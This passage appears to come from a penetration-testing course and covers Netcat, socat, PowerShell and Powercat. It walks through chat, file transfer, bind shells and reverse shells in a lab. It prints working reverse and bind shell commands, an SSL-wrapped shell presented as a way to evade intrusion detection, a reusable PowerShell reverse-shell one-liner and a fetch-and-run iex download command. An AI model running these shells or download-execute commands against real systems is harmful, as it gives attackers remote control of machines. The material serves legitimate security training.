+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
kali@kali:~$
```

Listing 78 - Using nc to connect to a POP3 service

We have successfully managed to converse with the POP3 service using Netcat (even though our login attempt failed).

4.1.2 Listening on a TCP/UDP Port

Listening on a TCP/UDP port using Netcat is useful for network debugging of client applications, or otherwise receiving a TCP/UDP network connection. Let’s try implementing a simple chat service involving two machines, using Netcat both as a client and as a server.

On a Windows machine with IP address 10.11.0.22, we set up Netcat to listen for *incoming connections* on TCP port 4444. We will use the **-n** option to disable DNS name resolution, **-l** to create a listener, **-v** to add some verbosity, and **-p** to specify the listening port number:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 79 - Using nc to set up a listener

Now that we have bound port 4444 on this Windows machine to Netcat, let’s connect to that port from our Linux machine and enter a line of text:

```
kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
This chat is from the linux machine
```

Listing 80 - Using nc to connect to a listener

Our text will be sent to the Windows machine over TCP port 4444 and we can continue the “chat” from the Windows machine:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43447
This chat is from the linux machine

This chat is from the windows machine
```

Listing 81 - Simple Netcat chat

Although this isn't a very exciting example, it demonstrates several important features in Netcat. Try to answer these important questions before proceeding:

- Which machine acted as the Netcat server?
- Which machine acted as the Netcat client?
- On which machine was port 4444 actually opened?
- What is the command-line syntax difference between the client and server?

4.1.3 Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. In fact, forensics investigators often use Netcat in conjunction with *dd* (a disk copying utility) to create forensically sound disk images over a network.

To send a file from our Kali virtual machine to the Windows system, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a Netcat listener on port 4444 and redirect any output into a file called **incoming.exe**:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

Listing 82 - Using nc to receive a file

On the Kali system, we will push the **wget.exe** file to the Windows machine through TCP port 4444:

```
kali@kali:~$ locate wget.exe
/usr/share/windows-resources/binaries/wget.exe

kali@kali:~$ nc -nv 10.11.0.22 4444 < /usr/share/windows-resources/binaries/wget.exe
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 83 - Using nc to transfer a file

The connection is received by Netcat on the Windows machine as shown below:

```
C:\Users\offsec> nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43459
^C
C:\Users\offsec>
```

Listing 84 - Connection received on Windows

Notice that we have not received any feedback from Netcat about our file upload progress. In this case, since the file we are uploading is small, we can just wait a few seconds, then check whether the file has been fully uploaded to the Windows machine by attempting to run it:

```
C:\Users\offsec> incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

Listing 85 - Executing file sent through nc. The -h option displays the help menu

We can see that this is, in fact, the **wget.exe** executable and that the file transfer was successful.

4.1.4 Remote Administration with Netcat

One of the most useful features of Netcat is its ability to do command redirection. The netcat-traditional version of Netcat (compiled with the “-DGAPING_SECURITY_HOLE” flag) enables the **-e** option, which executes a program after making or receiving a successful connection. This powerful feature opened up all sorts of interesting possibilities from a security perspective and is therefore not available in most modern Linux/BSD systems. However, due to the fact that Kali Linux is a penetration testing distribution, the Netcat version included in Kali supports the **-e** option.

When enabled, this option can redirect the input, output, and error messages of an executable to a TCP/UDP port rather than the default console.

For example, consider the **cmd.exe** executable. By redirecting *stdin*, *stdout*, and *stderr* to the network, we can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt on the target computer.

To clarify this, let’s run through a few more scenarios involving Bob and Alice.

4.1.4.1 Netcat Bind Shell Scenario

In our first scenario, Bob (running Windows) has requested Alice’s assistance (who is running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address and is directly connected to the Internet. Alice, however, is behind a NATed connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address and asks Alice to connect to his particular IP address and port.

Bob will check his local IP address, then run Netcat with the **-e** option to execute **cmd.exe** once a connection is made to the listening port:

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.11.0.22
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.11.0.1

C:\Users\offsec> nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Listing 86 - Using nc to set up a bind shell

Now Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob’s machine (hopefully Alice) will be presented with Bob’s command prompt. This is indeed a “gaping security hole”!

```
kali@kali:~$ ip address show eth0 | grep inet
    inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444
(UNKNOWN) [10.11.0.22] 4444 (?) open
Microsoft Windows [Version 10.0.17134.590]
```

(c) 2018 Microsoft Corporation. All rights reserved.

```
C:\Users\offsec> ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 10.11.0.22
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.11.0.1
```

Listing 87 - Using nc to connect to a bind shell

As we can see, this works just as expected. The following image depicts this scenario:




Figure 8: Netcat bind shell scenario

4.1.4.2 Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine.

In this scenario, we can leverage another useful feature of Netcat; the ability to *send* a command shell to a host listening on a specific port. In this situation, although Alice cannot bind a port to `/bin/bash` locally on her computer and expect Bob to connect, she *can* send control of her command prompt to Bob's machine instead. This is known as a *reverse shell*. To get this working, Bob will first set up Netcat to listen for an incoming shell. We will use port 4444 in our example:

```
C:\Users\offsec> nc -nlvp 4444
listening on [any] 4444 ...
```

Listing 88 - Using nc to set up a listener in order to receive a reverse shell

Now, Alice can send a reverse shell from her Linux machine to Bob. Once again, we use the **-e** option to make an application available remotely, which in this case happens to be **/bin/bash**, the Linux shell:

```
kali@kali:~$ ip address show eth0 | grep inet
    inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0

kali@kali:~$ nc -nv 10.11.0.22 4444 -e /bin/bash
(UNKNOWN) [10.11.0.22] 4444 (?) open
```

Listing 89 - Using nc to send a reverse shell

Once the connection is established, Alice's Netcat will have redirected **/bin/bash** input, output, and error data streams to Bob's machine on port 4444, and Bob can interact with that shell:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.0.22] from <UNKNOWN> [10.11.0.4] 43482

ip address show eth0 | grep inet
    inet 10.11.0.4/16 brd 10.11.255.255 scope global dynamic eth0
```

Listing 90 - Using nc to receive a reverse shell

Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall:




Figure 9: Netcat reverse shell scenario

It's not uncommon for host-based firewalls to block access to our precious bind shells. This can be incredibly frustrating at times, especially when under pressure and dealing with time constraints. When in doubt, we use a reverse shell as they are typically easier to troubleshoot.

4.1.4.3 Exercises

(Reporting is not required for these exercises)

1. Implement a simple chat between your Kali machine and Windows system.
2. Use Netcat to create a:
 - a. Reverse shell from Kali to Windows.
 - b. Reverse shell from Windows to Kali.
 - c. Bind shell on Kali. Use your Windows system to connect to it.
 - d. Bind shell on Windows. Use your Kali machine to connect to it.
3. Transfer a file from your Kali machine to Windows and vice versa.
4. Conduct the exercises again with the firewall enabled on your Windows system. Adapt the exercises as necessary to work around the firewall protection and understand what portions of the exercise can no longer be completed successfully.

4.2 Socat

Socat⁸⁴ is a command-line utility that establishes two bidirectional byte streams and transfers data between them. For penetration testing, it is similar to Netcat but has additional useful features.

While there are a multitude of things that socat can do, we will only cover a few of them to illustrate its use. Let's begin exploring socat and see how it compares to Netcat.

4.2.1 Netcat vs Socat

First, let's connect to a remote server on port 80 using both Netcat and **socat**:

```
kali@kali:~$ nc <remote server's ip address> 80
kali@kali:~$ socat - TCP4:<remote server's ip address>:80
```

Listing 91 - Using socat to connect to a remote server on port 80, and comparing its syntax with nc's

Note that the syntax is similar, but socat requires the **-** to transfer data between *STDIO* and the remote host (allowing our keyboard interaction with the shell) and protocol (**TCP4**). The protocol, options, and port number are colon-delimited.

Because root privileges are required to bind a listener to ports below 1024, we need to use **sudo** when starting a listener on port 443:

```
kali@kali:~$ sudo nc -lvp localhost 443
kali@kali:~$ sudo socat TCP4-LISTEN:443 STDOUT
```

Listing 92 - Using socat to create a listener, and comparing its syntax with nc's

Notice the required addition of both the protocol for the listener (**TCP4-LISTEN**) and the *STDOUT* argument, which redirects standard output.

4.2.2 Socat File Transfers

Next, we will try out file transfers. Continuing with the previous fictional characters of Alice and Bob, assume Alice needs to send Bob a file called **secret_passwords.txt**. As a reminder, Alice's host machine is running on Linux, and Bob's is running Windows. Let's see this in action.

On Alice's side, we will share the file on port 443. In this example, the **TCP4-LISTEN** option specifies an IPv4 listener, **fork** creates a child process once a connection is made to the listener, which allows multiple connections, and **file:** specifies the name of a file to be transferred:

```
kali@kali:~$ sudo socat TCP4-LISTEN:443,fork file:secret_passwords.txt
```

Listing 93 - Using socat to transfer a file

On Bob's side, we will connect to Alice's computer and retrieve the file. In this example, the **TCP4** option specifies IPv4, followed by Alice's IP address (**10.11.0.4**) and listening port number (**443**), **file:** specifies the local file name to save the file to on Bob's computer, and **create** specifies that a new file will be created:

⁸⁴ (dest-unreach, 2019), <http://www.dest-unreach.org/socat/doc/socat.html>

```
C:\Users\offsec> socat TCP4:10.11.0.4:443 file:received_secret_passwords.txt,create

C:\Users\offsec> type received_secret_passwords.txt
"try harder!!!"
```

Listing 94 - Using socat to receive a file

4.2.3 Socat Reverse Shells

Let's take a look at a reverse shell using socat. First, Bob will start a listener on port 443. To do this, he will supply the **-d -d** option to increase verbosity (showing fatal, error, warning, and notice messages), **TCP4-LISTEN:443** to create an IPv4 listener on port 443, and **STDOUT** to connect standard output (STDOUT) to the TCP socket:

```
C:\Users\offsec> socat -d -d TCP4-LISTEN:443 STDOUT
... socat[4388] N listening on AF=2 0.0.0.0:443
```

Listing 95 - Using socat to create a listener

Next, Alice will use socat's EXEC option (similar to the Netcat **-e** option), which will execute the given program once a remote connection is established. In this case, Alice will send a /bin/bash reverse shell (with **EXEC:/bin/bash**) to Bob's listening socket on 10.11.0.22:443:

```
kali@kali:~$ socat TCP4:10.11.0.22:443 EXEC:/bin/bash
```

Listing 96 - Using socat to send a reverse shell

Once connected, Bob can enter commands from his socat session, which will execute on Alice's machine.

```
... socat[4388] N accepting connection from AF=2 10.11.0.4:54720 on 10.11.0.22:443
... socat[4388] N using stdout for reading and writing
... socat[4388] N starting data transfer loop with FDs [4,4] and [1,1]
whoami
kali
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
```

Listing 97 - socat output from a connected reverse shell

This is a great start, and we have covered some important topics, but so far all of our socat network activity has been in the clear. Let's take a look at the basics of encryption with socat.

4.2.4 Socat Encrypted Bind Shells

To add encryption to a bind shell, we will rely on Secure Socket Layer⁸⁵ certificates. This level of encryption will assist in evading intrusion detection systems (IDS)⁸⁶ and will help hide the sensitive data we are transceiving.

To continue with the example of Alice and Bob, we will use the **openssl** application to create a self-signed certificate using the following options:

- **req**: initiate a new certificate signing request

⁸⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Transport_Layer_Security

⁸⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Intrusion_detection_system

- **-newkey**: generate a new private key
- **rsa:2048**: use RSA encryption with a 2,048-bit key length.
- **-nodes**: store the private key without passphrase protection
- **-keyout**: save the key to a file
- **-x509**: output a self-signed certificate instead of a certificate request
- **-days**: set validity period in days
- **-out**: save the certificate to a file

Once we generate the key, we will **cat** the certificate and its private key into a file, which we will eventually use to encrypt our bind shell.

We will walk through this process on Alice's machine now:

```
kali@kali:~$ openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 36
2 -out bind_shell.crt
Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:Georgia
Locality Name (eg, city) []:Atlanta
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Offsec
Organizational Unit Name (eg, section) []:Try Harder Department
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
kali@kali:~$ cat bind_shell.key bind_shell.crt > bind_shell.pem
```

Listing 98 - Setting up socat encryption

Now that the key and certificate have been generated, we first need to convert them to a format socat will accept. To do so, we combine both the **bind_shell.key** and **bind_shell.crt** files into a single **.pem** file before we create the encrypted socat listener.

We will use the **OPENSSL-LISTEN** option to create the listener on port 443, **cert=bind_shell.pem** to specify our certificate file, **verify** to disable SSL verification, and **fork** to spawn a child process once a connection is made to the listener:

```
kali@kali:~$ sudo socat OPENSSL-LISTEN:443,cert=bind_shell.pem,verify=0,fork EXEC:/bin
/bash
```

Listing 99 - Using socat to create an encrypted bind shell

Now, we can connect Bob's computer to Alice's bind shell.

We will use `-` to transfer data between `STDIO`⁸⁷ and the remote host, **OPENSSL** to establish a remote SSL connection to Alice's listener on 10.11.0.4:443, and **verify=0** to disable SSL certificate verification:

```
C:\Users\offsec> socat - OPENSSL:10.11.0.4:443,verify=0
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)
whoami
kali
```

Listing 100 - Using socat to connect to an encrypted bind shell

Great! Our bind shell was created successfully and we are able to pass commands to Alice's machine.

Take some time to explore socat on your own. This is one of many tools that will be extremely beneficial during a penetration test.

4.2.4.1 Exercises

1. Use **socat** to transfer **powercat.ps1** from your Kali machine to your Windows system. Keep the file on your system for use in the next section.
2. Use **socat** to create an encrypted reverse shell from your Windows system to your Kali machine.
3. Create an encrypted bind shell on your Windows system. Try to connect to it from Kali without encryption. Does it still work?
4. Make an unencrypted **socat** bind shell on your Windows system. Connect to the shell using Netcat. Does it work?

Note: If **cmd.exe** is not executing, research what other parameters you may need to pass to the EXEC option based on the error you receive.

4.3 PowerShell and Powercat

Windows PowerShell⁸⁸ is a task-based command line shell and scripting language. It is designed specifically for system administrators and power-users to rapidly automate the administration of multiple operating systems (Linux, macOS, Unix, and Windows) and the processes related to the applications that run on them.

Needless to say, PowerShell is a powerful tool for penetration testing and can be installed on (or is installed by default on) various versions of Windows. It is installed by default on modern Windows platforms beginning with Windows Server 2008 R2 and Windows 7. Windows PowerShell 5.0 runs on the following versions of Windows:

- Windows Server 2016, installed by default

⁸⁷ (The Linux Information Project, 2006), <http://www.linfo.org/stdio.html>

⁸⁸ (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/scripting/powershell-scripting?view=powershell-5.1>

- Windows Server 2012 R2/Windows Server 2012/Windows Server 2008 R2 with Service Pack 1/Windows 8.1/Windows 7 with Service Pack 1 (install Windows Management Framework 5.0 to run it)

Windows PowerShell 4.0 runs on the following versions of Windows:

- Windows 8.1/Windows Server 2012 R2, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1 (install Windows Management Framework 4.0 to run it)

Windows PowerShell 3.0 runs on the following versions of Windows:

- Windows 8/Windows Server 2012, installed by default
- Windows 7 with Service Pack 1/Windows Server 2008 R2 with Service Pack 1/2 (install Windows Management Framework 3.0 to run it)

PowerShell contains a built-in Integrated Development Environment (IDE),⁸⁹ known as the Windows PowerShell Integrated Scripting Environment (ISE).⁹⁰ The ISE is a host application for Windows PowerShell that enables us to run commands, write, test, and debug scripts in a single Windows-based graphical user interface. The interface offers multiline editing, tab completion, syntax coloring, selective execution, context-sensitive help, support for right-to-left languages, and more:



Figure 10: PowerShell ISE

PowerShell maintains an execution policy that determines which type of PowerShell scripts (if any) can be run on the system. The default policy is “Restricted”, which effectively means the system will neither load PowerShell configuration files nor run PowerShell scripts. For the purposes of this module, we will need to set an “Unrestricted” execution policy on our Windows client machine. To do this, we click the Windows *Start* button, right-click the *Windows PowerShell* application and select *Run as Administrator*. When presented with a User Account Control prompt, select Yes and enter **Set-ExecutionPolicy Unrestricted**:

⁸⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Integrated_development_environment

⁹⁰ (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/scripting/components/ise/introducing-the-windows-powershell-ise?view=powershell-6>

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing
the execution policy might expose you to the security risks described in the
about_Execution_Policies help topic at https://go.microsoft.com/fwlink/?LinkID=135170.
Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N")
: y

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Unrestricted
```

Listing 101 - Setting the PowerShell execution policy

PowerShell is both responsive and powerful, enabling us to perform multiple tasks without installing additional tools on the target. Let's explore PowerShell a bit more to demonstrate how it might come into play during a penetration test.

4.3.1 PowerShell File Transfers

Continuing with Alice and Bob, we will transfer a file from Bob to Alice using PowerShell.

Because of the power and flexibility of PowerShell, this is not as straight-forward as it would be with Netcat or even socat, making these first few commands a bit confusing at first glance. We will execute the command and then break down the components:

```
C:\Users\offsec> powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.11.0.4/wget.exe','C:\Users\offsec\Desktop\wget.exe')"
```

```
C:\Users\offsec\Desktop> wget.exe -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.
```

Listing 102 - Using PowerShell to download a file

We can see that the command executed, the file was transferred, and it executes without incident. Let's analyze the PowerShell command that made this happen.

First, we used the **-c** option. This will execute the supplied command (wrapped in double-quotes) as if it were typed at the PowerShell prompt.

The command we are executing contains several components. First, we are using the "new-object" cmdlet, which allows us to instantiate either a .Net Framework or a COM object. In this case, we are creating an instance of the *WebClient* class, which is defined and implemented in the *System.Net* namespace. The *WebClient* class is used to access resources identified by a URI and it

exposes a public method called *DownloadFile*, which requires our two key parameters: a source location (in the form of a URI as we previously stated), and a target location where the retrieved data will be stored.

This syntax may seem confusing, but is actually fairly straightforward. Refer to the Microsoft *System.Net* reference,⁹¹ to see the list of all of the implemented classes in this namespace. Then, follow through to the *WebClient* class and finally to the *DownloadFile* method to visualize the structure of classes and methods used in our example.

With the **wget.exe** executable downloaded on Bob's computer, he can use it as another tool to download additional files or continue using PowerShell.

4.3.2 PowerShell Reverse Shells

In this section, we will leverage PowerShell one-liners⁹² to execute shells, beginning with a reverse shell.

First, we will set up a simple Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
```

Listing 103 - Using nc to set up a listener in order to receive a reverse shell

Next, we will send a PowerShell reverse shell from Bob's computer. Again, this is not syntactically as clean as Netcat or socat, but since PowerShell is native on most modern Windows machines, it is important that we explore this PowerShell equivalent. To begin, let's take a look at the code and then break it down:

```
$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush();
}
$client.Close();
```

Listing 104 - PowerShell reverse shell

This may seem extremely complex when compared to previous tools we've used. However, PowerShell is powerful and flexible; it is not a single-function tool. Because of this, we must use a complex syntax to invoke complex functionality.

The code consists of several commands separated by semicolons. First, we see a **client** variable, which is assigned the target IP address, a *stream* variable, a byte array called *bytes*, and a while

⁹¹ (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net?view=netframework-4.7.2>

⁹² (Nikhil SamratAshok Mittal, 2015), <http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html>

loop followed by a call to close the client connection. Within the while loop, we can see several lines responsible for reading and writing data to the network stream. Note that the *iex*⁹³ (“Invoke-Expression”) cmdlet is a key part of this code chunk as it runs any string it receives as a command and the results of the command are then redirected and sent back via the data stream.

This code can be rolled into an admittedly lengthy one-liner to be executed at the command prompt:

```
C:\Users\offsec> powershell -c "$client = New-Object System.Net.Sockets.TCPClient('10.11.0.4',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Listing 105 - Using PowerShell to send a reverse shell

This one-liner may seem very arduous at first glance, but there is no need to memorize it; we would likely copy-and-paste this type of command (replacing the IP and port number) during a live penetration test.

Finally, we receive the reverse shell with Netcat:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63515

PS C:\Users\offsec>
```

Listing 106 - Using nc to receive a reverse shell

In short, by simply replacing the IP address and port number in the *System.Net.Sockets.TCPClient* call, we can easily reuse this PowerShell reverse shell command.

4.3.3 PowerShell Bind Shells

The process is reversed when dealing with bind shells. We first create the bind shell through PowerShell on Bob’s computer, and then use Netcat to connect to it from Alice’s.

In the snippet of code below, we will again pass our command to **powershell** using the **-c** option. As with the reverse shell, this complex command can be broken down into several commands. In addition to the *client*, *stream*, and *byte* variables, we also have a new *listener* variable that uses the *System.Net.Sockets.TcpListener*⁹⁴ class. This class requires two arguments: first the address to listen on, followed by the port. By providing 0.0.0.0 as the local address, our bind shell will be available on all IP addresses on the system. Again, we use the *iex* cmdlet to execute our commands:

```
C:\Users\offsec> powershell -c "$listener = New-Object System.Net.Sockets.TcpListener('0.0.0.0',443);$listener.start();$client = $listener.AcceptTcpClient();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'P
```

⁹³ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6>

⁹⁴ (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net.sockets.tcplistenerview=netframework-4.7.2>

```
S ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();$listener.Stop()
```

Listing 107 - Using PowerShell to set up a bind shell

With the bind shell listening, we can connect to it using Netcat from Alice's machine as we would with any other shell. We include the **-v** option for Netcat as our bind shell may not always present us with a command prompt when it first connects:

```
kali@kali:~$ nc -nv 10.11.0.22 443
(UNKNOWN) [10.11.0.22] 443 (https) open
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 10.11.0.22
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.11.0.1

C:\Users\offsec>
```

Listing 108 - Using nc to connect to a bind shell created using PowerShell

PowerShell is ridiculously powerful and we have not even come close to scratching the surface of its functionality. Due to Microsoft's increasing use of PowerShell for Windows-based administration and automation, knowing how to properly use PowerShell to achieve our goals is extremely important. Refer to the Microsoft PowerShell documentation⁹⁵ and Microsoft System.Net reference for more classes and methods as well as a variety of PowerShell training and talks available online.

4.3.4 Powercat

Powercat⁹⁶ is essentially the PowerShell version of Netcat written by besimorhino.⁹⁷ It is a script we can download to a Windows host to leverage the strengths of PowerShell and simplifies the creation of bind/reverse shells.

*Powercat can be installed in Kali with **apt install powercat**, which will place the script in **/usr/share/windows-resources/powercat**.*

We can skip the first step, which is to transfer the script from our Kali Linux machine to the Windows host since we are already familiar with file transfers.

With the script on the target host, we start by using a PowerShell feature known as *Dot-sourcing*⁹⁸ to load the **powercat.ps1** script. This will make all variables and functions declared in the script

⁹⁵ (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/>

⁹⁶ (besimorhino/powercat, 2017), <https://github.com/besimorhino/powercat/blob/master/powercat.ps1>

⁹⁷ (besimorhino, 2018), <https://github.com/besimorhino>

⁹⁸ (SS64, 2019), <https://ss64.com/ps/source.html>

available in the current PowerShell scope. In this way, we can use the **powercat** function directly in PowerShell instead of executing the script each time.

```
PS C:\Users\Offsec> . .\powercat.ps1
```

Listing 109 - Loading a local PowerShell script using dot sourcing

If the target machine is connected to the Internet, we can do the same with a remote script by once again using the handy **iex** cmdlet as follows:

```
PS C:\Users\Offsec> iex (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
```

Listing 110 - Loading a remote PowerShell script using iex

It is worth noting that scripts loaded in this way will only be available in the current PowerShell instance and will need to be reloaded each time we restart PowerShell.

Now that our script is loaded, we can execute **powercat** as follows:

```
PS C:\Users\offsec> powercat
You must select either client mode (-c) or listen mode (-l).
```

Listing 111 - Executing the powercat function directly in PowerShell

We can quickly familiarize ourselves with Powercat by viewing the help menu:

```
PS C:\Users\offsec> powercat -h
powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat
```

This script attempts to implement the features of netcat in a powershell script. It also contains extra features such as built-in relays, execute powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

-c <ip>	Client Mode. Provide the IP of the system you wish to connect to. If you are using -dns, specify the DNS Server to send queries to.
-l	Listen Mode. Start a listener on the port specified by -p.
-p <port>	Port. The port to connect to, or the port to listen on.
-e <proc>	Execute. Specify the name of the process to start.
...	
